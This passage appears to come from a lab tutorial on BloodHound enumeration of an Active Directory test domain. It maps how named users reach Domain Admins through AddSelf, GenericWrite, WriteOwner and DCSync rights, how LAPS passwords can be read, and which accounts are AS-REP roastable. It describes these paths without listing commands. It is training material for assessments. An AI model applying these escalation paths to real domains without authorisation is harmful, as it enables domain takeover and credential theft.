



User Aarav Enumeration (Aarav Can Add Himself to Domain Admins)

We've seen GenericAll over the domain. We've seen DCSync rights. We've seen ForceChangePassword and ReadGMSAPassword. Each one was devastating in its own way. But this one is almost *embarrassingly* straightforward.

[AARAV@IGNITE.LOCAL] can add himself directly to **Domain Admins**. Right now. In one command.

For more details visit: [Abusing AD-DACL: AddSelf]






User Krishna Enumeration (Domian Admin)

We've spent posts uncovering users who *could become* Domain Admins through clever ACL abuse. ForceChangePassword, AddSelf, GenericAll, DCSync rights — all elaborate paths to the top.

And then there's **KRISHNA@IGNITE.LOCAL**.

Krishna didn't need any of that. Krishna is **already there.**




User Aarti Enumeration (AllExtendedRights on a Computer — LAPS Abuse)

So far, every attack path we've covered has been about domain-level devastation — DCSync, GenericAll on the domain, adding yourself to Domain Admins. Big, loud, nuclear options.

This one is different. This one is **surgical**.

AARTI@IGNITE.LOCAL has **AllExtendedRights** over **MSEDGEWIN10.IGNITE.LOCAL** — a workstation in the domain. And that means Aarti can read the machine's **LAPS password** in plaintext.

For more details visit: **Credential Dumping: LAPS**



User Shreya Enumeration


We thought Aarav's AddSelf edge to Domain Admins was bold. Then we found Krishna already sitting inside DA. Now BloodHound shows us **SHREYA@IGNITE.LOCAL** — and she doesn't have one path to Domain Admins.

We covered AddSelf with Aarav. But Shreya also has **GenericWrite** — and that's a broader, more powerful permission. Let's compare:

GenericWrite on a group means Shreya can:

- Add **any user** to Domain Admins — not just herself
- Remove existing members from Domain Admins
- Modify group attributes and properties
- Essentially **fully control the group's composition**

For more details visit: **Abusing AD-DACL: GenericWrite**




User Rudra Enumeration (Rudra Can Hijack Domain Admins Through Ownership)

We've seen direct membership. We've seen AddSelf. We've seen GenericWrite. Each one was a progressively more powerful key to the Domain Admins group.

RUDRA@IGNITE.LOCAL takes a completely different approach. Rudra doesn't add herself to Domain Admins directly. Rudra **takes ownership of the group first** — and then rewrites the rules from the inside.

This is the most **indirect and stealthy** DA path we've documented in this entire series.

For more details visit: **Abusing AD-DACL: WriteOwner**



Finding Domain Admins Using BloodHound (Cypher Query Guide)

The **"All Domain Admins"** query is often the starting point in any AD attack path analysis. It quickly reveals the most powerful accounts in the environment, allowing attackers to focus their efforts where it matters most.

Identified Domain Admins

From the graph:


- KRISHNA@IGNITE.LOCAL
- ADMINISTRATOR@IGNITE.LOCAL

Both users have a **MemberOf** relationship with:

DOMAIN ADMINS@IGNITE.LOCAL

Meaning:

These accounts are **direct members of the Domain Admins group**, giving them full control over the domain.



DCSync Privileges — The Query That Reveals Everything

The BloodHound query **"Principals with DCSync privileges"** is one of the most important checks during an AD assessment. It highlights users who can silently take over the domain by abusing replication rights.


Understanding the BloodHound Output

From the screenshot:

- **Query Used:** *Principals with DCSync privileges*
- **Highlighted User:** AARU@IGNITE.LOCAL
- **Target:**LOCAL (Domain Object)

Relationships Observed:

- GenericAll
- AllExtendedRights These permissions are assigned over the **domain object**, which is extremely sensitive.



AS-REP Roasting

The BloodHound query “AS-REP Roastable Users” quickly highlights weak points in Kerberos authentication. Accounts like KOMAL@IGNITE.LOCAL should be immediately secured to prevent attackers from extracting credentials.

Understanding the BloodHound Query


From the screenshot:

- **Query Used:** *AS-REP Roastable Users (DontReqPreAuth)*
- **Identified User:** KOMAL@IGNITE.LOCAL

This means:


The user **KOMAL** has **Kerberos pre-authentication disabled**, making the account vulnerable.

For more details visit: [**AS-REP Roasting**]



The **Database Management** feature in BloodHound is essential for maintaining a clean and reliable analysis environment. Whether you’re practicing in a lab or performing a real assessment, knowing when and how to reset your data can save time and avoid mistakes.

Treat it like a “reset button” — powerful, but to be used carefully.



Per-user Detail Table

Per-User Detail Table

User	Key Privilege
RAM	BACKUP OPERATORS + REMOTE MANAGEMENT USERS
TOM	ForceChangePassword on JERRY
AARU	GenericAll on Domain Object
SANJEET	ReadGMSAPassword via GMSA_GROUP → MYGMSA$
